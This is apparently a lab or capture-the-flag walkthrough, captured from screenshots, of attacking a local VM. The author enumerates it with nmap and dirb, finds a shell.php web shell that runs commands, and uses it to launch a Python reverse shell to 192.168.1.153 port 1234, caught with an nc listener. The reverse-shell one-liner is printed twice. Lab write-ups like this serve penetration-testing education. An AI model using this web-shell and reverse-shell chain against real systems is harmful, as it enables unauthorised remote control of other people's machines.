
```
|   FQDN: osboxes
|_  System time: 2024-04-20T14:13:31-04:00

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 38.63 seconds

┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.198

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 20 14:25:32 2024
URL_BASE: http://192.168.1.198/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.198/ ----
+ http://192.168.1.198/index.html (CODE:200|SIZE:10918)
+ http://192.168.1.198/server-status (CODE:403|SIZE:301)

-----------------
END_TIME: Sat Apr 20 14:25:37 2024
DOWNLOADED: 4612 - FOUND: 2

┌──(root㉿kali)-[/home/kali]
└─# dirb http://192.168.1.198 -X .php

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sat Apr 20 14:26:08 2024
URL_BASE: http://192.168.1.198/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt
EXTENSIONS_LIST: (.php) | (.php) [NUM = 1]

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.1.198/ ----
+ http://192.168.1.198/shell.php (CODE:200|SIZE:29)

-----------------
END_TIME: Sat Apr 20 14:26:13 2024
DOWNLOADED: 4612 - FOUND: 1

┌──(root㉿kali)-[/home/kali]
└─# 
```

ⓘ Dirb is useful for uncovering additional entry points and potential vulnerabilities in web applications. By discovering hidden directories and files.
From the dirb scan results, it appears that there's a hidden shell.php file on the web server at 192.168.1.198.


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
14:26
Kali Linux
192.168.1.198/shell.php
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Right Ctrl

```
/*pass cmd as get parameter*/
```


When I attempted to access the URL "http://192.168.1.198/shell.php" in my browser, the response I received contained the message "/pass cmd as a get parameter/". This message indicates that the "shell.php" script expects a parameter called "cmd" to be passed to it via the GET method.



```
uid=1005(user6) gid=1005(user6) groups=1005(user6) /*pass cmd as get parameter*/
```

After attempting the URL 'http://192.168.1.198/shell.php?cmd=id', the 'id' command was effectively executed by the 'shell.php' script on the target machine.

Exploitation


kali-linux-2023.4-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
192.168.1.198/shell.php?cmd
Online - Reverse Shell Ge
URL Encode and Decode
https://www.revshells.com
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec
Reverse Bind MSFVenom HoaxShell
OS All Name Search...
Show Advanced
Windows ConPty
PowerShell #1
PowerShell #2
PowerShell #3
PowerShell #4 (TLS)
PowerShell #3 (Base64)
Python #1
Python #2
Python3 #1
Raw Copy
Right Ctrl

IP 192.168.1.153

Port 1234

```
nc -lvnp 1234
```

Type nc


```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.153",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);import pty; pty.spawn(["/bin/sh","-i"]);'ip
```

Shell /bin/sh

Encoding None

I used an online reverse shell generator to produce a Python reverse shell. This command initiates a reverse shell connection to the specified IP address (Target:

192.168.1.198) and port, then redirects input and output to this connection, enabling me to interact with the remote system.
The connection is established from my machine with the IP address 192.168.1.153, facilitating remote access to the target system via a shell interface.



Encode to URL-encoded format

Simply enter your data then push the encode button.

```
python -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(("192.168.1.153",1234));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'ip
```

To encode binaries (like images, documents, etc.) use the file upload form a little further down on this page.

UTF-8 Destination character set.

LF (Unix) Destination newline separator.

☐ Encode each line separately (useful for when you have multiple entries).

☐ Split lines into 76 character wide chunks (useful for MIME).

Live mode OFF Encodes in real-time as you type or paste (supports only the UTF-8 character set).

ENCODE Encodes your data into the area below.

